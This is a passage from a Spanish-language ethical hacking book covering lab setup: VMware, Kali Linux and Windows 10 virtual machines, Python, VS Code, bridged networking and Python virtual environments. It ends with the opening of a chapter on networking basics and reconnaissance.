
Como se mencionó anteriormente, en este capítulo configuraremos nuestra configuración para pruebas de penetración (pen testing). Lo primero que necesitaremos es software de virtualización. El software de virtualización nos ayuda a ejecutar un sistema operativo completo en la parte superior de nuestro sistema operativo existente. La principal ventaja de la virtualización es que puedes ejecutar un sistema operativo completo sin necesidad de comprar hardware físico adicional, como una PC, mientras disfrutas de todas las características que vienen con dicho hardware. Una vez que avancemos, entenderás estas ventajas con más detalle. Aquí tienes una lista de software de virtualización popular:

- VMware Workstation Player
- VirtualBox

Aunque hay otras opciones disponibles, recomiendo usar una de estas. En este libro utilizaré VMware Workstation Player ya que es gratuito. Para descargar VMware, ve al siguiente enlace: <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>. Allí encontrarás el enlace para descargarlo. Sigue estos pasos:

1. Elige el paquete de instalación de VMware Workstation Player para Windows y descárgalo.
2. Una vez descargado, abre el instalador y sigue las instrucciones para instalarlo en tu sistema.

El proceso de instalación debería ser bastante sencillo. Durante la instalación, es posible que te pida permiso para instalar ciertos controladores. Por favor, permite que el instalador también instale estos controladores. Una vez instalado, la interfaz debería verse algo así:



02 Primeros pasos: configuración de un entorno de laboratorio

Configurar el software de virtualización nos proporciona una base sobre la cual construir nuestro laboratorio. A medida que avancemos, utilizaremos esta base para construir los componentes necesarios para ejecutar el laboratorio. A continuación, examinaremos los sistemas operativos (SO) y elegiremos y configuraremos lo que necesitamos.

Instalación de sistemas operativos virtuales

Necesitaremos un sistema operativo (SO) que se utilice como máquina de ataque y otro que se utilice como máquina objetivo. En casos prácticos, la mayoría de las veces, la máquina de ataque es principalmente un sistema basado en una distribución de Linux, y la máquina objetivo/víctima será un sistema basado en Windows. Utilizaremos los términos "objetivo" y "víctima" de manera intercambiable en este libro.

Sistema operativo de la máquina de ataque

Existen muchas opciones para una máquina de prueba de penetración. Sin embargo, hay algunas distribuciones basadas en Linux que destacan:

- Kali Linux
- Parrot OS


Hay otras opciones también, pero recomiendo usar Kali Linux, ya que es estable y ampliamente utilizado para pruebas de penetración. Kali tiene muchas herramientas preconfiguradas, lo que puede ahorrar mucho tiempo.

Kali Linux

Para descargar una imagen virtual de Kali Linux, ve a la página de descargas de Kali: <https://www.kali.org/get-kali/#kali-virtual-machines>.


Comencemos el proceso de instalación:

1. En la sección de Descargas, selecciona "**Kali Linux 64-bit VMware**". Esta es una imagen completa de un sistema operativo Kali ya instalado, por lo que no necesitarás instalar nada:



2. La descarga debería tomar algún tiempo dependiendo de la velocidad de tu conexión a internet. Una vez descargada la imagen, simplemente impórtala en VMware. Para importar la máquina Kali, haz clic en el botón "**Open a Virtual Machine**", como se muestra en la captura de pantalla siguiente:

02 Primeros pasos: configuración de un entorno de laboratorio



3. Esto abrirá un cuadro de diálogo y podrás seleccionar el archivo VMX de la máquina Kali que acabas de descargar.

Durante el arranque, se le pedirá la contraseña para iniciar sesión en el sistema Kali Linux. Las credenciales predeterminadas para la imagen son las siguientes:

- **Username:** kali
- **Password:** kali

Una vez que el sistema esté en marcha, debería lucir así:



Ahora que hemos configurado nuestra máquina atacante, pasemos a la máquina de la víctima.


Sistema operativo de la máquina víctima

Utilizaremos Windows 10 como sistema operativo para nuestra máquina víctima. Sin embargo, para ahorrar tiempo, he preparado un tutorial detallado que te guiará a través del proceso de instalación de Windows 10 desde una imagen ISO en VMware Player. Esto te proporcionará una solución rápida y te permitirá practicar tus habilidades en un entorno de Windows sin restricciones de tiempo.


Video en YouTube: <https://www.youtube.com/watch?v=lhlU1AviVzk>

Si has seguido los pasos correctamente, tu Windows 10 debería estar en funcionamiento ahora, y debería lucir así:

02 Primeros pasos: configuración de un entorno de laboratorio



Una vez instalados los sistemas operativos virtuales, el software VMware tendrá este aspecto:



Hasta ahora, hemos instalado los sistemas operativos virtuales en nuestras máquinas host. A continuación, nos centraremos en configurar estas máquinas a nuestro gusto para poder usarlas durante el resto de este libro. En la siguiente sección, descargaremos e instalaremos Python 3 en estas máquinas virtuales.

Instalación de Python

Para configurar Python en este capítulo, necesitaremos descargar Python versión 3. Python 3 es la versión principal de Python e incompatible con la versión anterior, Python 2. Puedes descargar Python desde <https://www.python.org/> y obtener la última versión. En el momento de escribir esto, se recomienda Python 3.12 como la versión recomendada; sin embargo, cualquier versión de Python superior a 3.8 debería ser adecuada para este libro. Se recomienda la versión de 64 bits de Python. Supondré que estás utilizando Windows como sistema operativo principal; sin embargo, el código mencionado en este libro debería funcionar en Linux y macOS también, ya que estaremos ejecutando máquinas virtuales.

Instalación de Python en Windows

El procedimiento para instalar Python en Windows es bastante simple. Abre la máquina virtual de Windows 10 que acabas de instalar en la sección "Instalación de sistemas operativos virtuales". Ten en cuenta que a partir de ahora, la mayoría del trabajo se realizará en estas máquinas virtuales y no en el sistema operativo anfitrión que las aloja. Durante la instalación, asegúrate de marcar la opción "Añadir Python 3.12 al PATH" (el número de versión dependerá de la versión que hayas descargado) para que puedas acceder a Python desde cualquier lugar en el Command Prompt (Símbolo del sistema):



Una vez que hayas seleccionado esta opción, haz clic en "Install Now" (Instalar ahora). Una vez que la instalación esté completa, cierra la ventana de instalación y abre una terminal o símbolo del sistema. Dentro del símbolo del sistema, simplemente ingresa el comando python. Deberías ver la siguiente salida en la terminal. La consola de Python debería estar abierta ahora:

```
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\marco12>python
Python 3.12.1 (tags/v3.12.1:2305ca5, Dec  7 2023, 22:03:25) [MSC v.1937 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```


Ahora que hemos configurado Python en Windows, pasemos a la instalación de Kali y configurémoslo allí también.

Instalación de Python en Kali Linux

La mayoría de los sistemas operativos para pruebas de penetración ya vienen con Python instalado. Para verificar si tu distribución tiene Python instalado, abre Kali y busca "Terminal". Abre la terminal y escribe el siguiente comando en la terminal:

python --version

Deberías ver el siguiente resultado:



```
(kali㉿kali)-[~]
$ python --version
Python 2.7.18
```

El resultado anterior muestra que la versión 2 de Python ya está instalada; sin embargo, necesitamos Python 3. Comprobemos nuevamente con el siguiente comando:

python3 --version

Deberías ver el siguiente resultado:

02 Primeros pasos: configuración de un entorno de laboratorio



```
(marco12㉿kali)-[~]
$ python3 --version
Python 3.11.7
```

A screenshot of a terminal window on Kali Linux. The prompt shows the user is logged in as marco12. The command \$ python3 --version is entered, and the output shows Python 3.11.7.

La captura de pantalla anterior muestra que Python 3 también está instalado en Kali, por lo que no tenemos que instalarlo nuevamente.

Entorno de desarrollo integrado

Un IDE es un software que nos ayuda a escribir código de manera eficiente. Puedes escribir scripts de Python en el Bloc de notas, pero los IDE proporcionan funcionalidades que facilitan la escritura de código. Hay muchas opciones disponibles, pero nos centraremos en los IDE gratuitos. La mejor opción que he encontrado es Visual Studio Code (VS Code), que es completamente gratuito. Ve a descargar VS Code para ambos sistemas operativos virtuales, Windows 10 y Kali: <https://code.visualstudio.com/download>.

La instalación en Windows es sencilla: debes seguir el instalador. La instalación en Linux requiere que descargues un archivo de paquete Debian o .deb. Abre la terminal y navega hasta la ubicación del archivo descargado. Luego, ejecuta este comando:

```
sudo dpkg -i code_1.85.2-1705561292_amd64.deb
```

Así es como se verá:




```
(root㉿kali)-[/home/marco12/Downloads]
# sudo dpkg -i code_1.85.2-1705561292_amd64.deb
```

A screenshot of a terminal window on Kali Linux. The prompt shows the user is root. The command # sudo dpkg -i code_1.85.2-1705561292_amd64.deb is entered.

Ten en cuenta que te pedirá una contraseña para la instalación.

Una vez instalado, tendrás que instalar la extensión. Abre VS Code y haz clic en la pestaña Extensiones a la izquierda de VS Code y busca Python. Debería lucir así:




Haz clic en el botón Instalar y debería tomar unos segundos para instalarlo. Ahora tienes todo casi listo para comenzar tu viaje de hacking ético. Hasta ahora, hemos configurado nuestro sistema operativo virtual, instalado Python en estas máquinas y hemos instalado VS Code con extensiones relevantes que nos ayudarán en nuestro viaje. En la siguiente sección, haremos algunas configuraciones de red para ayudarnos.

Configuración de redes

De forma predeterminada, todas las máquinas virtuales crean una interfaz virtual separada para la red. Esto significa que los dispositivos del sistema operativo virtual están en una subred separada en comparación con tu sistema operativo anfitrión. Para asegurarte de que todos los sistemas operativos estén en la misma subred, realiza lo siguiente:

1. Ve a la configuración de cada máquina virtual.
2. En la configuración de red, selecciona "Adaptador puente" (Bridged Adapter).

Asegúrate de hacerlo tanto para la instalación de Windows como para la de Kali.



Ahora todos tus dispositivos estarán en la misma subred. Deberías poder hacer ping a la instalación de Kali desde la instalación de Windows 10.

Actualizando Kali

Antes de continuar, es una buena idea actualizar Kali para asegurarte de que todo esté al día. Kali se puede actualizar con los siguientes comandos:

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

El proceso de actualización llevará algún tiempo ya que actualizará todos los repositorios.


Usando entornos virtuales

Python tiene una característica muy útil llamada entornos virtuales. Con estos entornos virtuales, puedes realizar un seguimiento de las dependencias de diferentes proyectos de Python y mantener separados los proyectos diferentes del entorno principal.

Creemos una nueva carpeta en Kali donde estarán presentes todos nuestros archivos de proyecto:

1. Abre tu directorio de inicio de Kali y crea una nueva carpeta llamada "python-hacking". Todo nuestro trabajo futuro se realizará aquí.
2. Abre esta carpeta en VS Code:

02 Primeros pasos: configuración de un entorno de laboratorio



3. Dentro de la carpeta "python-hacking", crea una nueva carpeta llamada "holamundo". Aquí probaremos nuestro entorno virtual. Dentro de la carpeta "holamundo", crea un nuevo archivo llamado "main.py".
4. Verifica si el gestor de paquetes de Python, pip, está instalado correctamente en Kali utilizando el siguiente comando en la terminal:

pip3 --version

Deberías ver el siguiente resultado:

```
(root㉿kali)-[/home/marco12/Downloads]
# pip3 --version
ERROR: unknown command "-version"
```

5. Si ves una salida similar a la anterior, significa que pip no está instalado en el sistema. Para instalar pip, ejecuta el siguiente comando. Asegúrate de que el sistema esté actualizado:

sudo apt install python3-pip

Una vez que pip esté instalado correctamente, la salida se verá así:

```
(root㉿kali)-[~/home/marco12/Downloads]
└─# pip3 --version
pip 23.3 from /usr/lib/python3/dist-packages/pip (python 3.11)
```

Asegúrate de que también tengas instalado pip3 en Windows si aún no está instalado.

6. Ahora abre el archivo main.py y escribe un poco de código Python. Solo usaremos el siguiente código. Para abrir una terminal en VS Code, presiona Ctrl + ñ.
7. Ahora instalaremos un módulo de entorno virtual de Python. Ejecuta el siguiente comando para instalarlo:

sudo apt-get install python3-venv

8. Una vez que se haya instalado el módulo de entorno virtual de Python, podemos crear una carpeta llamada "virtual" simplemente ejecutando el siguiente comando en la terminal:

python3 -m venv virtual

9. Si el comando se ejecuta correctamente, verás que se ha creado una nueva carpeta llamada "virtual". Esta carpeta contiene un entorno de Python aislado del entorno del sistema. Para activar este entorno, ejecuta el siguiente comando:

source virtual/bin/activate

```
(marco12㉿kali)-[~/Downloads/python-hacking]
● └─$ source virtual/bin/activate

○ └─(virtual)-(marco12㉿kali)-[~/Downloads/python-hacking]
○ $ |
```


02 Primeros pasos: configuración de un entorno de laboratorio

Una vez que el entorno esté activado, verás que el nombre del entorno, "virtual", se muestra al principio de cada línea de terminal. Ahora, cualquier paquete que instales usando pip en esta terminal se instalará solo en este entorno y estará aislado del entorno principal.

Escribe el siguiente código en el archivo de Python, main.py para comprobar si todo funciona correctamente:

```
if __name__ == "__main__":
    print("Hola Mundo")
```

Deberías ver lo siguiente:




```
main.py
1 if __name__ == "__main__":
2     print("Hola Mundo")
3
```

Para ejecutarlo, use el siguiente comando:

```
python3 main.py
```

Deberías ver lo siguiente:



```
(virtual)-(marco12㉿kali)-[~/Downloads/python-hacking/hola-mundo]
$ python main.py
Hola Mundo
```

Si ve el resultado Hola mundo, significa que todo está instalado correctamente.

Resumen

Resumamos lo que hicimos en este capítulo. Comenzamos descargando e instalando sistemas operativos virtuales en nuestra máquina host. Luego configuramos Python en nuestro sistema, que utilizaremos a lo largo del resto del libro. Después configuramos nuestra red para las máquinas virtuales y al final de este capítulo aprendimos cómo usar entornos virtuales en Python. Estos serán muy útiles en capítulos posteriores cuando deseemos crear ejecutables distribuibles a partir de nuestro código. En el próximo capítulo, cubriremos una introducción a las redes y cómo se pueden usar para el hacking ético.

03 Reconocimiento y recopilación de información.

En este capítulo, aprenderemos sobre los conceptos básicos de las redes informáticas. Sin un conocimiento sólido de las redes de computadoras, no podrás avanzar mucho en el campo de la prueba de penetración y el hacking ético. Cubriremos algunos detalles básicos sobre cómo funcionan las redes. También examinaremos las diferentes capas de abstracción en las redes y el papel de cada capa.

Cada proceso de hacking ético comienza con la recopilación de información relevante sobre el objetivo, y este capítulo está dedicado a qué tipo de información podemos obtener y cómo esta información puede ser útil para nosotros. Discutiremos el modelo OSI estándar que se utiliza para describir las capas de red y cómo este modelo puede ser útil para nosotros. En este capítulo, cubriremos los siguientes temas:

03 Reconocimiento y recopilación de información


- ¿Qué es una red de computadoras?
- Clasificación de redes
- Pila de red
- Entidades de red
- Protección
- Cambio de MAC

¿Qué es una red de computadoras?

En el ámbito de la Tecnología de la Información (TI), la networking se refiere a la capacidad de dos o más dispositivos para comunicarse e intercambiar datos entre sí. En los primeros días de la informática, las computadoras no podían comunicarse entre sí y eran sistemas independientes. Sus funcionalidades eran muy limitadas. A medida que avanzaba la tecnología, creció la necesidad de comunicación entre dispositivos. En su forma más simple, dos computadoras que se conectan entre sí a través de un medio forman una red. Este medio es el enlace a través del cual estos dispositivos se comunican entre sí. A medida que avancemos, verás que las cosas se vuelven muy complicadas rápidamente en las redes informáticas.

